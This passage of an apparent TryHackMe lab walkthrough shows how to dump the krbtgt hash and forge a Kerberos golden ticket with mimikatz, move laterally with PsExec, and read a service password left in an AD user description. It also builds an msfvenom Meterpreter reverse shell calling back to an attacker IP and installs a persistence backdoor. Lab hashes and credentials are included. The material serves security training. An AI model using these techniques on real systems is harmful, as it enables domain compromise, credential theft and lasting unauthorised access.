NTLM : c39f2beb3d2ec06a62cb887fb391dee0
RID : 00000453 (1107)
The NTLM hash is highlighted with a white box.

What is the Machine2 Hash?


➔ c39f2beb3d2ec06a62cb887fb391dee0

Task 5

Again using the same tool as the previous task; however, this time we'll be using it to create a golden ticket.

We will first dump the hash and sid of the krbtgt user then create a golden ticket and use that golden ticket to open up a new command prompt allowing us to access any machine on the network.

I have already taken the time to put mimikatz on the machine.



Dump the krbtgt Hash -

- 1.) `cd downloads && mimikatz.exe`
- 2.) `privilege::debug` ensure this outputs [privilege "20" ok]
- 3.) `lsadump::lsa /inject /name:krbtgt` This dumps the hash and security identifier of the Kerberos Ticket Granting Ticket account allowing you to create a golden ticket

```

mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID : 0000044f (1103)

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 5508500012cc005cf7082a9a89ebdfdf
  LM :
  Hash NTLM: 5508500012cc005cf7082a9a89ebdfdf
  ntlm- 0: 5508500012cc005cf7082a9a89ebdfdf
  lm - 0: 372f405db05d3cafd27f8e6a4a097b2c

* WDigest
  01 49a8de3b6c7ae1ddf36aa868e68cd9ea
  02 7902703149b131c57e5253fd9ea710d0
  03 71288a6388fb28088a434d3705cc6f2a
  04 49a8de3b6c7ae1ddf36aa868e68cd9ea
  05 7902703149b131c57e5253fd9ea710d0

```

Take note of what is outlined in red you'll need it to create the golden ticket

Create a Golden Ticket -

1.) `kerberos::golden /user: /domain: /sid: /krbtgt: /id:`

```

mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-98669616
6 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-849420856-2351964222-986696166
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime  : 7/4/2023 2:17:22 AM ; 7/1/2033 2:17:22 AM ; 7/1/2033 2:17:22 AM
→ Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

```

Use the Golden Ticket to access other machine -

1.) **misc::cmd** - This will open a new command prompt with elevated privileges to all machines

```

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7EA8443B8

```

2.) Access other Machines! - You will now have another command prompt with access to all other machines on the network

```

C:\Users\Administrator\Downloads>dir \\Desktop-1\c$
Volume in drive \\Desktop-1\c$ has no label.
Volume Serial Number is 4A19-FD6C

Directory of \\Desktop-1\c$

03/18/2019  09:52 PM    <DIR>          PerfLogs
04/16/2020  07:32 PM    <DIR>          Program Files
10/06/2019  07:52 PM    <DIR>          Program Files (x86)
04/16/2020  07:37 PM    <DIR>          Share
04/20/2020  08:21 PM    <DIR>          Users
05/02/2020  03:53 PM    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s)  41,426,333,696 bytes free

C:\Users\Administrator\Downloads>_

```

```
C:\Users\Administrator\Downloads>PsExec.exe \\Desktop-1 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Desktop-1

C:\Windows\system32>_
```

Unfortunately because tryhackme does not currently support networks you will be unable to access other machines however I encourage you to add other machines to this domain controller yourself and try out these attacks

Task 6

Because servers are hardly ever logged on unless its for maintenance this gives you an easy way for enumeration only using the built in windows features such as the server manager. If you already have domain admin you have a lot of access to the server manager in order to change trusts, add or remove users, look at groups, this can be an entry point to find other users with other sensitive information on their machines or find other users on the domain network with access to other networks in order to pivot to another network and continue your testing.

The only way to access the server manager is to rdp into the server and access the server over an rdp connection

We'll only be going over the basics such as looking at users, groups, and trusts however there are a lot of other mischief that you can get your hands on in terms of enumerating with the server manager

This can also be a way of easily identifying what kind of firewall the network is using if you have not already enumerated it.

Connect to the VM w/ RDP:

Your machine IP is **10.10.166.126**

Username: **Administrator**



Password: **P@\$sW0rd**

Domain Name: **CONTROLLER**


Enumeration w/ Server Manager -

This is what Windows Server Manager will look when you first open it up the main tabs that will be most interesting are the tools and manage tabs the tools tab is where you will find most of your information such as users, groups, trusts, computers. The manage tab will allow you to add roles and features however this will probably get picked up by a systems admin relatively quick.

Dont worry about the AD CS, AD DS, DNS, or File and Storage Services these are setup for exploitation of the active directory and dont have much use for post-exploitation



Navigate to the tools tab and select the Active Directory Users and Computers



This will pull up a list of all users on the domain as well as some other useful tabs to use such as groups and computers

Some sys admins dont realize that you as an attacker can see the descriptions of user accounts so they may set the service accounts passwords inside of the description look into the description and find what the SQL Service password is


Answer the questions below

What tool allows to view the event logs?

➔ Event viewer

SQL Service Properties

Organization	Member Of	Dial-in	Environment	Sessions	
Remote control	Remote Desktop Services Profile	COM+			
General	Address	Account	Profile	Telephones	Delegation

 SQL Service

First name: Initials:

Last name:

Display name:

Description:

Office:

Telephone number:

E-mail:

Web page:

Performance Performance

What is the SQL Service password

➔ MYpassword123#

Task 7

There are a quite a few ways to maintain access on a machine or network we will be covering a fairly simple way of maintaining access by first setting up a meterpreter shell and then using the persistence metasploit module allowing us to create a backdoor service in the system that will give us an instant meterpreter shell if the machine is ever shutdown or reset.

There are also other ways of maintaining access such as advanced backdoors and rootkits however those are out of scope for this room.


This will require a little more manual setup than the other tasks so it is recommended to have previous knowledge of msfvenom and metasploit.

Generating a Payload w/ msfvenom

- 1.) `msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe -o shell.exe` this will generate a basic windows meterpreter reverse tcp shell

```
(root@kali)-[/home/kali/tryhackme/postexploit]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.18.52.203 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe

(root@kali)-[/home/kali/tryhackme/postexploit]
# msfconsole
```



- 2.) Transfer the payload from your attacker machine to the target machine.
- 3.) **use exploit/multi/handler** - this will create a listener on the port that you set it on.
- 4.) Configure our payload to be a windows meterpreter shell: **set payload windows/meterpreter/reverse_tcp**
- 5.) After setting your THM IP address as your "LHOST", start the listener with **run**
- 6.) Executing the binary on the windows machine will give you a meterpreter shell back on your host - let's return to that
- 7.) Verify that we've got a meterpreter shell, where we will then **background** it to run the persistence module.

Run the Persistence Module -

- 1.) **use exploit/windows/local/persistence** this module will send a payload every 10 seconds in default however you can set this time to anything you want

2.) **set session 1** set the session to the session that we backgrounded in meterpreter (you can use the **sessions** command in metasploit to list the active sessions)

If the system is shut down or reset for whatever reason you will lose your meterpreter session however by using the persistence module you create a backdoor into the system which you can access at any time using the metasploit multi handler and setting the payload to **windows/meterpreter/reverse_tcp** allowing you to send another meterpreter payload to the machine and open up a new meterpreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.18.52.203
LHOST => 10.18.52.203
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.52.203:4444
[*] Sending stage (175686 bytes) to 10.10.166.126
[*] Sending stage (175686 bytes) to 10.10.166.126
[*] Sending stage (175686 bytes) to 10.10.166.126
[*] Meterpreter session 1 opened (10.18.52.203:4444 → 10.10.166.126:50232) at 2023-07-04 05:39:21 -0400

meterpreter > [*] Meterpreter session 2 opened (10.18.52.203:4444 → 10.10.166.126:50233) at 2023-07-04 05:39:23 -0400
[*] Meterpreter session 3 opened (10.18.52.203:4444 → 10.10.166.126:50234) at 2023-07-04 05:39:24 -0400
whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: CONTROLLER\Administrator
meterpreter > █
```

Here you can see the session die however the second we run the handler again we get a meterpreter shell back thanks to the persistence service.

There are other ways of maintaining access such as adding users and rootkits however I will leave you to do your own research and labs on those topics.